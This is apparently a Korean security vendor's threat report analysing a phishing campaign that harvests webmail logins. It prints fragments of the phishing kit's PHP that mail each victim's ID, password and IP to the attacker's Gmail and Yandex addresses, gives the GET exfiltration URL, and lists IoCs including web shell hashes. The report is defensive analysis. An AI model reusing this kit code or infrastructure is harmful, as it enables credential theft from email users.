

보안위협분석

꺾이지 않는 이메일 피싱 공격

중요한 건 끊임없는 관심!!




2023년 1월 17일 ㈜파이오링크 사이버위협분석팀 이메일 피싱 공격이 점점 진화하고 있다. 매번 접할 때 마다 고도화, 지능화되어 가고 있다. 보안추이를 살펴보더라도 이메일 피싱 공격은 더욱 발전하고 증가할 것이라는 전망이다. 사용자들은 언젠가는 클릭하게 되고 자신의 계정정보를 기꺼이 건네줄 수 밖에 없는 상황으로 가고 있다. 막 도착한, 따끈따끈한 실제 이메 일 피싱 공격 사례를 살펴보자.

피싱 메일 본문



〈그림〉 피싱 메일 본문

보낸 사람은 OOOOOO@eunmin.co.kr 이메일을 사용하고 있다. 메일을 보낸 국가는 미국으로 해당 계정 정보가 털린 것으로 추정된다.



〈그림〉이메일 계정 인증 버튼 클릭 후 나타난 페이지

이메일 본문의 이메일 인증 버튼을 클릭하게 되면 위 그림의 페이지가 나타난다. 이메일과 비밀번호를 입력하게 되면 해당 계정은 아래의 특정 서버에 GET 방식으로 전송된다.

http://lemken.ga/.well-known/mail/webmaster/gb.html?email=&password=aaaa1234&password=_______

〈그림〉 계정 정보 전송 주소

공격 방법

해당 도메인을 방문하여 WSO Shell 이 있음을 확인하였다. 공격자는 해당 서버를 침해하여 C2서버로 활용하고 있었다.



〈그림〉 WSO Shell 이 설치된 피해 서버

웹 쉘 설치 주소는 hxxp://lemken.ga/our.php 로 하루가 지난 현재는 접속이 되지 않는 상태이다.

〈그림〉 피싱에 사용된 자사 로고와 배경화면 가져오기

공격자는 특정 홈페이지의 이미지 로고와 배경화면을 가져오는 서비스를 통해 피싱 공격에 활용하고 있다. 해당 서비스를 이용하면 이메일 @ 이후 웹 주소의 로고 이미지와 웹사이트 이미지를 가져올 수 있게 된다.

```
$ip = getenv("REMOTE ADDR");
$hostname = gethostbyaddr($ip);
$useragent = $ SERVER['HTTP USER AGENT'];
$message .= "|-----| 1 New Logins |-----|\n";
$message .= "Online ID
                            : ".$email."\n";
$message .= "Passcode
                             : ".$password."\n";
$message .= "|------ I N F O | I P -----|\n";
$message .= "|Client IP: ".$ip."\n";
$message .= "|--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "User Agent : ".$useragent."\n";
$send = $Receive email;
$subject = "Login : $ip";
mail($send, $subject, $message);
$signal = 'ok';
$msg = 'InValid Credentials';
```

〈그림〉 공격자에 전송되는 이메일 포맷

사용자가 계정 정보를 입력하게 되면 특정 포맷으로 공격자에게 메일을 전송한다. 메일에는 피해자의 계정 정보, 호스트 네임, 위치 정보, 사용자 에이전트가 포함된다.

```
$Receive_email="resultbox9994@gmail.com, selfmade9994@yandex.com";
$redirect="https://portal.office.com/servicestatus";
```

〈그림〉 공격자 이메일 주소

공격자는 지메일과 얀덱스 메일 주소를 받는 메일로 활용하고 있다. 메일 이름을 살펴보면 자동화된 도구로 생성한 메일 주소임을 알 수 있다. 국가별, 또는 공격대상별 이메일 주소를 다르게 하여 관리하는 공격그룹 임을 짐작하게 한다.

마무리

초기 공격에 많이 사용되는 벡터들이 발빠른 보안기업의 업데이트로 인해 하나둘씩 방어가 되어가고 있다. 공격자들은 또다른 침투경로를 생각하지 않을 수 없게 되었고, 피싱공격은 아주 좋은 대안이 되는 공격 중하나이다. 이메일 피싱공격이 과거엔 일반인도 알아볼 수 있을 정도로 허접했다면 앞으로는 정상메일과 구분이 안 갈 정도로 고도화 될 것이다. 이는 보안사고로 이어질 수 밖에 없다. 근본 해결책은 이메일 피싱 공격을 사용자가 판단하게 하지 말고 보안 솔루션을 발전시켜, 사용자에게 전달되지 않도록 하는 것이 중요하다. 최신 기술이 쏟아지는 현실에서 메일 방어 기술은 외톨이가 된 듯하다. 메일 방어 기술에도 관심을 갖아야 할 때이다.

loC

웹쉘

our.php: 4FAF70BDCF2C3FB3EC69D0D41CF26DCD53E93EBA003123627B3F3C0A9A966FA5

hrb.php: D5C3B3B180A42F09D4E73590B1F753CA160AD5496D9BD8555DFA7D5A514990AA

bluecat860: 56FE2502F2ED1C9C803300CDAA25377C4A151201C0BA07926382E84B76CABEDE

공격자 이메일

resultbox9994@gmail.com

selfmade9994@yandex.com

C2

hxxp://lemken.ga/

162.240.217.49

메일 발송 IP

162.214.53.10

계정 탈취 이메일

000000@eunmin.co.kr